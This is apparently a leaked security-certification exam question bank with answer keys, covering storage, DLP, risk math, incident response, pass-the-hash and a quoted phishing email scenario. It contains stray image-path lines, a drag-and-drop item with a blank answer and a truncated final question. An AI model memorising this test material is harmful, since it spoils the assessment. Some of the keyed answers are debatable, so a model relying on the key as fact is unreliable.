IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.
The TPM is the hardware root of trust.
Chain of trust means to extend the trust boundary from the root(s) of trust, in order to extend the collection of trustworthy functions. Implies/entails transitive trust.
Therefore a virtual TPM is a chain of trust from the hardware TPM (root of trust).

QUESTION 745
An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

A. Replicate NAS changes to the tape backups at the other datacenter.
B. Ensure each server has two HBAs connected through two routes to the NAS.
C. Establish deduplication across diverse storage paths.
D. Establish a SAN that replicates between datacenters.

Answer: D
Explanation:
A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.
Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site.

QUESTION 746
An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

A. Deploy custom HIPS signatures to detect and block the attacks.
B. Validate and deploy the appropriate patch.
C. Run the application in terminal services to reduce the threat landscape.
D. Deploy custom NIPS signatures to detect and block the attacks.

Answer: B
Explanation:
If an application has a known issue (such as susceptibility to buffer overflow attacks) and a patch is released to resolve the specific issue, then the best solution is always to deploy the patch.
A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

QUESTION 747
A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

A. SAN
B. NAS
C. Virtual SAN
D. Virtual storage

Answer: B
Explanation:
A NAS is an inexpensive storage solution suitable for small offices. Individual files can be encrypted by using the EFS (Encrypted File System) functionality provided by the NTFS file system.
NAS typically uses a common Ethernet network and can provide storage services to any authorized devices on that network.
Two primary NAS protocols are used in most environments. The choice of protocol depends largely on the type of computer or server connecting to the storage. Network File System (NFS) protocol usually used by servers to access storage in a NAS environment. Common Internet File System (CIFS), also sometimes called Server Message Block (SMB), is usually used for desktops, especially those running Microsoft Windows.
Unlike DAS and SAN, NAS is a file-level storage technology. This means the NAS appliance maintains and controls the files, folder structures, permission, and attributes of the data it holds. A typical NAS deployment integrates the NAS appliance with a user database, such as Active Directory, so file permissions can be assigned based on established users and groups. With
Active Directory integration, most Windows New Technology File System (NTFS) permissions can be set on the files contained on a NAS device.

QUESTION 748

A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls MUST be implemented to minimize the risk of data leakage? (Select TWO).

A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
B. A DLP gateway should be installed at the company border.
C. Strong authentication should be implemented via external biometric devices.
D. Full-tunnel VPN should be required for all network communication.
E. Full-drive file hashing should be implemented with hashes stored on separate storage.
F. Split-tunnel VPN should be enforced when transferring sensitive data.

Answer: BD
Explanation:
Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.
Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.
DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.
Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.

QUESTION 749
Which of the following describes a risk and mitigation associated with cloud data storage?

A. Risk: Shared hardware caused data leakage
Mitigation: Strong encryption at rest
B. Risk: Offsite replication
Mitigation: Multi-site backups
C. Risk: Data loss from de-duplication
Mitigation: Dynamic host bus addressing
D. Risk: Combined data archiving
Mitigation: Two-factor administrator authentication

Answer: A
Explanation:
With cloud data storage, the storage provider will have large enterprise SANs providing large pools of storage capacity. Portions of the storage pools are assigned to customers. The risk is that multiple customers are storing their data on the same physical hardware storage devices. This presents a risk (usually a very small risk, but a risk all the same) of other customers using the same cloud storage hardware being able to view your data.
The mitigation of the risk is to encrypt your data stored on the SAN. Then the data would be unreadable even if another customer was able to access it.

QUESTION 750

An insurance company is looking to purchase a smaller company in another country. Which of the following tasks would the security administrator perform as part of the security due diligence?

A. Review switch and router configurations
B. Review the security policies and standards
C. Perform a network penetration test
D. Review the firewall rule set and IPS logs

Answer: B

QUESTION 751
A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

A. Determining how to install HIPS across all server platforms to prevent future incidents
B. Preventing the ransomware from re-infecting the server upon restore
C. Validating the integrity of the deduplicated data
D. Restoring the data will be difficult without the application configuration

Answer: D

QUESTION 752
A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is $40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was $100,000. Which of the following is the monetary value earned during the first year of operation?

A. $60,000
B. $100,000
C. $140,000
D. $200,000

Answer: A

QUESTION 753
A security manager for a service provider has approved two vendors for connections to the service provider backbone. One vendor will be providing authentication services for its payment card service, and the other vendor will be providing maintenance to the service provider infrastructure sites. Which of the following business agreements is MOST relevant to the vendors and service provider's relationship?

A. Memorandum of Agreement
B. Interconnection Security Agreement
C. Non-Disclosure Agreement
D. Operating Level Agreement

Answer: B

QUESTION 754
A large enterprise acquires another company which uses antivirus from a different vendor.
The CISO has requested that data feeds from the two different antivirus platforms be combined in a way that allows management to assess and rate the overall effectiveness of antivirus across the entire organization. Which of the following tools can BEST meet the CISO's requirement?

A. GRC
B. IPS
C. CMDB
D. Syslog-ng
E. IDS

Answer: A

QUESTION 755
Which of the following provides the BEST risk calculation methodology?

A. Annual Loss Expectancy (ALE) x Value of Asset
B. Potential Loss x Event Probability x Control Failure Probability
C. Impact x Threat x Vulnerability
D. Risk Likelihood x Annual Loss Expectancy (ALE)

Answer: B

QUESTION 756
An assessor identifies automated methods for identifying security control compliance through validating sensors at the endpoint and at Tier 2. Which of the following practices satisfy continuous monitoring of authorized information systems?

A. Independent verification and validation
B. Security test and evaluation
C. Risk assessment
D. Ongoing authorization

Answer: D

QUESTION 757
The source workstation image for new accounting PCs has begun blue-screening.
A technician notices that the date/time stamp of the image source appears to have changed.
The desktop support director has asked the Information Security department to determine if any changes were made to the source image.
Which of the following methods would BEST help with this process? (Select TWO).

A. Retrieve source system image from backup and run file comparison analysis on the two images.
B. Parse all images to determine if extra data is hidden using steganography.
C. Calculate a new hash and compare it with the previously captured image hash.
D. Ask desktop support if any changes to the images were made.
E. Check key system files to see if date/time stamp is in the past six months.

Answer: AC

QUESTION 758
The technology steering committee is struggling with increased requirements stemming from an increase in telecommuting. The organization has not addressed telecommuting in the past. The implementation of a new SSL-VPN and a VOIP phone solution enables personnel to work from remote locations with corporate assets. Which of the following steps must the committee take FIRST to outline senior management's directives?

A. Develop an information classification scheme that will properly secure data on corporate systems.
B. Implement database views and constrained interfaces so remote users will be unable to access PII from personal equipment.
C. Publish a policy that addresses the security requirements for working remotely with company equipment.
D. Work with mid-level managers to identify and document the proper procedures for telecommuting.

Answer: C

QUESTION 759
A company is facing penalties for failing to effectively comply with e-discovery requests. Which of the following could reduce the overall risk to the company from this issue?

A. Establish a policy that only allows file system encryption and disallows the use of individual file encryption.
B. Require each user to log passwords used for file encryption to a decentralized repository.
C. Permit users to only encrypt individual files using their domain password and archive all old user passwords.
D. Allow encryption only by tools that use public keys from the existing escrowed corporate PKI.

Answer: D

QUESTION 760
There have been some failures of the company's internal facing website. A security engineer has found the WAF to be the root cause of the failures. System logs show that the WAF has been unavailable for 14 hours over the past month, in four separate situations. One of these situations was a two hour scheduled maintenance time, aimed at improving the stability of the WAF. Using the MTTR based on the last month's performance figures, which of the following calculations is the percentage of uptime assuming there were 722 hours in the month?

A. 92.24 percent
B. 98.06 percent
C. 98.34 percent
D. 99.72 percent

Answer: C

QUESTION 761
A security firm is writing a response to an RFP from a customer that is building a new network based software product. The firm's expertise is in penetration testing corporate networks. The RFP explicitly calls for all possible behaviors of the product to be tested, however, it does not specify any particular method to achieve this goal. Which of the following should be used to ensure the security and functionality of the product? (Select TWO).

A. Code review

B. Penetration testing
C. Grey box testing
D. Code signing
E. White box testing

Answer: AE

QUESTION 762
An external penetration tester compromised one of the client organization's authentication servers and retrieved the password database. Which of the following methods allows the penetration tester to MOST efficiently use any obtained administrative credentials on the client organization's other systems, without impacting the integrity of any of the systems?

A. Use the pass the hash technique
B. Use rainbow tables to crack the passwords
C. Use the existing access to change the password
D. Use social engineering to obtain the actual password

Answer: A

QUESTION 763
A web services company is planning a one-time high-profile event to be hosted on the corporate website. An outage, due to an attack, would be publicly embarrassing, so Joe, the Chief Executive Officer (CEO), has requested that his security engineers put temporary preventive controls in place. Which of the following would MOST appropriately address Joe's concerns?

A. Ensure web services hosting the event use TCP cookies and deny_hosts.
B. Configure an intrusion prevention system that blocks IPs after detecting too many incomplete sessions.
C. Contract and configure scrubbing services with third-party DDoS mitigation providers.
D. Purchase additional bandwidth from the company's Internet service provider.

Answer: C

QUESTION 764
A security engineer is responsible for monitoring company applications for known vulnerabilities. Which of the following is a way to stay current on exploits and information security news?

A. Update company policies and procedures
B. Subscribe to security mailing lists
C. Implement security awareness training
D. Ensure that the organization vulnerability management plan is up-to-date


Answer: B

QUESTION 765
The Chief Executive Officer (CEO) of a small start-up company wants to set up offices around the country for the sales staff to generate business. The company needs an effective communication solution to remain in constant contact with each other, while maintaining a secure business environment. A junior-level administrator suggests that the company and the sales staff stay connected via free social media. Which of the following decisions is BEST for the CEO to make?


A. Social media is an effective solution because it is easily adaptable to new situations.
B. Social media is an ineffective solution because the policy may not align with the business.
C. Social media is an effective solution because it implements SSL encryption.
D. Social media is an ineffective solution because it is not primarily intended for business applications.

Answer: B

QUESTION 766
Drag and Drop Question
IT staff within a company often conduct remote desktop sharing sessions with vendors to troubleshoot vendor product-related issues.
Drag and drop the following security controls to match the associated security concern. Options may be used once or not at all.


Security concerns
Security controls or gaps
Vendor may accidentally or maliciously make changes to IT system
Desktop sharing traffic may be intercepted by network attackers
No guarantees that shoulder surfing attacks are not occurring at the vendor
Vendor may inadvertently see confidential material from the company, such as email or IM notifications
Perform remote sessions over SSL/TLS
Full-disk encryption for data at rest
Limit desktop sharing to specific application windows
Implement data loss prevention
Allow view-only access to third parties
Require code signing
Identified control gap

Answer:



QUESTION 767
A security administrator wants to calculate the ROI of a security design which includes the purchase of new equipment. The equipment costs $50,000 and it will take 50 hours to install and configure the equipment. The administrator plans to hire a contractor at a rate of $100/hour to do the installation. Given that the new design and equipment will allow the company to increase revenue and make an additional $100,000 on the first year, which of the following is the ROI expressed as a percentage for the first year?

A. -45 percent
B. 5.5 percent

C. 45 percent
D. 82 percent

Answer: D

QUESTION 768
A security consultant is conducting a network assessment and wishes to discover any legacy backup Internet connections the network may have. Where would the consultant find this information and why would it be valuable?

A. This information can be found in global routing tables, and is valuable because backup connections typically do not have perimeter protection as strong as the primary connection.
B. This information can be found by calling the regional Internet registry, and is valuable because backup connections typically do not require VPN access to the network.
C. This information can be found by accessing telecom billing records, and is valuable because backup connections typically have much lower latency than primary connections.
D. This information can be found by querying the network's DNS servers, and is valuable because backup DNS servers typically allow recursive queries from Internet hosts.

Answer: A

QUESTION 769
A network administrator with a company's NSP has received a CERT alert for targeted adversarial behavior at the company. In addition to the company's physical security, which of the following can the network administrator use to detect the presence of a malicious actor physically accessing the company's network or information systems from within? (Select TWO).

A. RAS
B. Vulnerability scanner
C. HTTP intercept
D. HIDS
E. Port scanner
F. Protocol analyzer

Answer: DF

QUESTION 770
A human resources manager at a software development company has been tasked with recruiting personnel for a new cyber defense division in the company. This division will require personnel to have high technology skills and industry certifications. Which of the following is the BEST method for this manager to gain insight into this industry to execute the task?

A. Interview candidates, attend training, and hire a staffing company that specializes in technology jobs
B. Interview employees and managers to discover the industry hot topics and trends
C. Attend meetings with staff, internal training, and become certified in software management
D. Attend conferences, webinars, and training to remain current with the industry and job requirements

Answer: D

QUESTION 771
A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to

improve the company's security posture quickly with regard to targeted attacks. Which of the following should the CSO conduct FIRST?

A. Survey threat feeds from services inside the same industry.
B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic.
C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

Answer: A

QUESTION 772
A security engineer is working on a large software development project. As part of the design of the project, various stakeholder requirements were gathered and decomposed to an implementable and testable level. Various security requirements were also documented. Organize the following security requirements into the correct hierarchy required for an SRTM.
Requirement 1: The system shall provide confidentiality for data in transit and data at rest.
Requirement 2: The system shall use SSL, SSH, or SCP for all data transport.
Requirement 3: The system shall implement a file-level encryption scheme.
Requirement 4: The system shall provide integrity for all data at rest.
Requirement 5: The system shall perform CRC checks on all files.

A. Level 1: Requirements 1 and 4;
Level 2: Requirements 2, 3, and 5
B. Level 1: Requirements 1 and 4;
Level 2: Requirements 2 and 3 under 1, Requirement 5 under 4
C. Level 1: Requirements 1 and 4;
Level 2: Requirement 2 under 1, Requirement 5 under 4;
Level 3: Requirement 3 under 2
D. Level 1: Requirements 1, 2, and 3;
Level 2: Requirements 4 and 5

Answer: B

QUESTION 773
A security engineer is a new member to a configuration board at the request of management.
The company has two new major IT projects starting this year and wants to plan security into the application deployment. The board is primarily concerned with the applications' compliance with federal assessment and authorization standards. The security engineer asks for a timeline to determine when a security assessment of both applications should occur and does not attend subsequent configuration board meetings. If the security engineer is only going to perform a security assessment, which of the following steps in system authorization has the security engineer omitted?

A. Establish the security control baseline
B. Build the application according to software development security standards
C. Review the results of user acceptance testing
D. Consult with the stakeholders to determine which standards can be omitted

Answer: A

QUESTION 774
An analyst connects to a company web conference hosted on www.webconference.com/meetingID#01234 and observes that numerous guests have been

allowed to join, without providing identifying information. The topics covered during the web conference are considered proprietary to the company. Which of the following security concerns does the analyst present to management?

A. Guest users could present a risk to the integrity of the company's information
B. Authenticated users could sponsor guest access that was previously approved by management
C. Unauthenticated users could present a risk to the confidentiality of the company's information
D. Meeting owners could sponsor guest access if they have passed a background check

Answer: C

QUESTION 775
A completely new class of web-based vulnerabilities has been discovered. Claims have been made that all common web-based development frameworks are susceptible to attack. Proof-of- concept details have emerged on the Internet. A security advisor within a company has been asked to provide recommendations on how to respond quickly to these vulnerabilities. Which of the following BEST describes how the security advisor should respond?

A. Assess the reliability of the information source, likelihood of exploitability, and impact to hosted data. Attempt to exploit via the proof-of-concept code. Consider remediation options.
B. Hire an independent security consulting agency to perform a penetration test of the web servers. Advise management of any `high' or `critical' penetration test findings and put forward recommendations for mitigation.
C. Review vulnerability write-ups posted on the Internet. Respond to management with a recommendation to wait until the news has been independently verified by software vendors providing the web application software.
D. Notify all customers about the threat to their hosted data. Bring the web servers down into "maintenance mode" until the vulnerability can be reliably mitigated through a vendor patch.

Answer: A

QUESTION 776
A company sales manager received a memo from the company's financial department which stated that the company would not be putting its software products through the same security testing as previous years to reduce the research and development cost by 20 percent for the upcoming year. The memo also stated that the marketing material and service level agreement for each product would remain unchanged. The sales manager has reviewed the sales goals for the upcoming year and identified an increased target across the software products that will be affected by the financial department's change. All software products will continue to go through new development in the coming year. Which of the following should the sales manager do to ensure the company stays out of trouble?

A. Discuss the issue with the software product's user groups
B. Consult the company's legal department on practices and law
C. Contact senior finance management and provide background information
D. Seek industry outreach for software practices and law

Answer: B

QUESTION 777
A member of the software development team has requested advice from the security team to implement a new secure lab for testing malware. Which of the following is the NEXT step that the security team should take?

A. Purchase new hardware to keep the malware isolated.
B. Develop a policy to outline what will be required in the secure lab.
C. Construct a series of VMs to host the malware environment.
D. Create a proposal and present it to management for approval.

Answer: D

QUESTION 778
A company has issued a new mobile device policy permitting BYOD and company-issued devices. The company-issued device has a managed middleware client that restricts the applications allowed on company devices and provides those that are approved. The middleware client provides configuration standardization for both company owned and BYOD to secure data and communication to the device according to industry best practices. The policy states that, "BYOD clients must meet the company's infrastructure requirements to permit a connection." The company also issues a memorandum separate from the policy, which provides instructions for the purchase, installation, and use of the middleware client on BYOD. Which of the following is being described?

A. Asset management
B. IT governance
C. Change management
D. Transference of risk

Answer: B

QUESTION 779
A security engineer on a large enterprise network needs to schedule maintenance within a fixed window of time. A total outage period of four hours is permitted for servers.
Workstations can undergo maintenance from 8:00 pm to 6:00 am daily.
Which of the following can specify parameters for the maintenance work? (Select TWO).

A. Managed security service
B. Memorandum of understanding
C. Quality of service
D. Network service provider
E. Operating level agreement

Answer: BE

QUESTION 780
A company has received the contract to begin developing a new suite of software tools to replace an aging collaboration solution. The original collaboration solution has been in place for nine years, contains over a million lines of code, and took over two years to develop originally. The SDLC has been broken up into eight primary stages, with each stage requiring an in-depth risk analysis before moving on to the next phase. Which of the following software development methods is MOST applicable?

A. Spiral model
B. Incremental model
C. Waterfall model
D. Agile model

Answer: C

QUESTION 781
An attacker attempts to create a DoS event against the VoIP system of a company.
The attacker uses a tool to flood the network with a large number of SIP INVITE traffic.
Which of the following would be LEAST likely to thwart such an attack?

A. Install IDS/IPS systems on the network
B. Force all SIP communication to be encrypted
C. Create separate VLANs for voice and data traffic
D. Implement QoS parameters on the switches

Answer: D

QUESTION 782
A forensic analyst works for an e-discovery firm where several gigabytes of data are processed daily. While the business is lucrative, they do not have the resources or the scalability to adequately serve their clients. Since it is an e-discovery firm where chain of custody is important, which of the following scenarios should they consider?

A. Offload some data processing to a public cloud
B. Aligning their client intake with the resources available
C. Using a community cloud with adequate controls
D. Outsourcing the service to a third party cloud provider

Answer: C

QUESTION 783
A company is deploying a new iSCSI-based SAN. The requirements are as follows:
- SAN nodes must authenticate each other.
- Shared keys must NOT be used.
- Do NOT use encryption in order to gain performance.
Which of the following design specifications meet all the requirements? (Select TWO).

A. Targets use CHAP authentication
B. IPSec using AH with PKI certificates for authentication
C. Fiber channel should be used with AES
D. Initiators and targets use CHAP authentication
E. Fiber channel over Ethernet should be used
F. IPSec using AH with PSK authentication and 3DES
G. Targets have SCSI IDs for authentication

Answer: BD

QUESTION 784
A university requires a significant increase in web and database server resources for one week, twice a year, to handle student registration. The web servers remain idle for the rest of the year. Which of the following is the MOST cost effective way for the university to securely handle student registration?

A. Virtualize the web servers locally to add capacity during registration.
B. Move the database servers to an elastic private cloud while keeping the web servers local.

C. Move the database servers and web servers to an elastic private cloud.
D. Move the web servers to an elastic public cloud while keeping the database servers local.

Answer: D

QUESTION 785
Which of the following BEST constitutes the basis for protecting VMs from attacks from other VMs hosted on the same physical platform?

A. Aggressive patch management on the host and guest OSs.
B. Host based IDS sensors on all guest OSs.
C. Different antivirus solutions between the host and guest OSs.
D. Unique Network Interface Card (NIC) assignment per guest OS.

Answer: A

QUESTION 786
A company with 2000 workstations is considering purchasing a HIPS to minimize the impact of a system compromise from malware. Currently, the company projects a total cost of $50,000 for the next three years responding to and eradicating workstation malware. The Information Security Officer (ISO) has received three quotes from different companies that provide HIPS.
- The first quote requires a $10,000 one-time fee, annual cost of $6 per workstation, and a 10% annual support fee based on the number of workstations.
- The second quote requires a $15,000 one-time fee, an annual cost of $5 per workstation, and a 12% annual fee based on the number of workstations.
- The third quote has no one-time fee, an annual cost of $8 per workstation, and a 15% annual fee based on the number of workstations.
Which solution should the company select if the contract is only valid for three years?

A. First quote
B. Second quote
C. Third quote
D. Accept the risk

Answer: B

QUESTION 787
Customers are receiving emails containing a link to malicious software.
These emails are subverting spam filters. The email reads as follows:
Delivered-To: customer@example.com
Received: by 10.14.120.205
Mon, 1 Nov 2010 11:15:24 -0700 (PDT)
Received: by 10.231.31.193
Mon, 01 Nov 2010 11:15:23 -0700 (PDT)
Return-Path: <IT@company.com>
Received: from 127.0.0.1 for <customer@example.com>;
Mon, 1 Nov 2010 13:15:14 -0500 (envelope-from <IT@company.com>)
Received: by smtpex.example.com (SMTP READY)
with ESMTP (AIO); Mon, 01 Nov 2010 13:15:14 -0500
Received: from 172.18.45.122 by 192.168.2.55;
Mon, 1 Nov 2010 13:15:14 -0500
From: Company <IT@Company.com>

To: "customer@example.com" <customer@example.com>
Date: Mon, 1 Nov 2010 13:15:11 -0500
Subject: New Insurance Application
Thread-Topic: New Insurance Application
Please download and install software from the site below to maintain full access to your account.
www.examplesite.com

_____

Additional information: The authorized mail servers IPs are 192.168.2.10 and 192.168.2.11.
The network's subnet is 192.168.2.0/25.
Which of the following are the MOST appropriate courses of action a security administrator could take to eliminate this risk? (Select TWO).

A. Identify the origination point for malicious activity on the unauthorized mail server.
B. Block port 25 on the firewall for all unauthorized mail servers.
C. Disable open relay functionality.
D. Shut down the SMTP service on the unauthorized mail server.
E. Enable STARTTLS on the spam filter.

Answer: BD

QUESTION 788
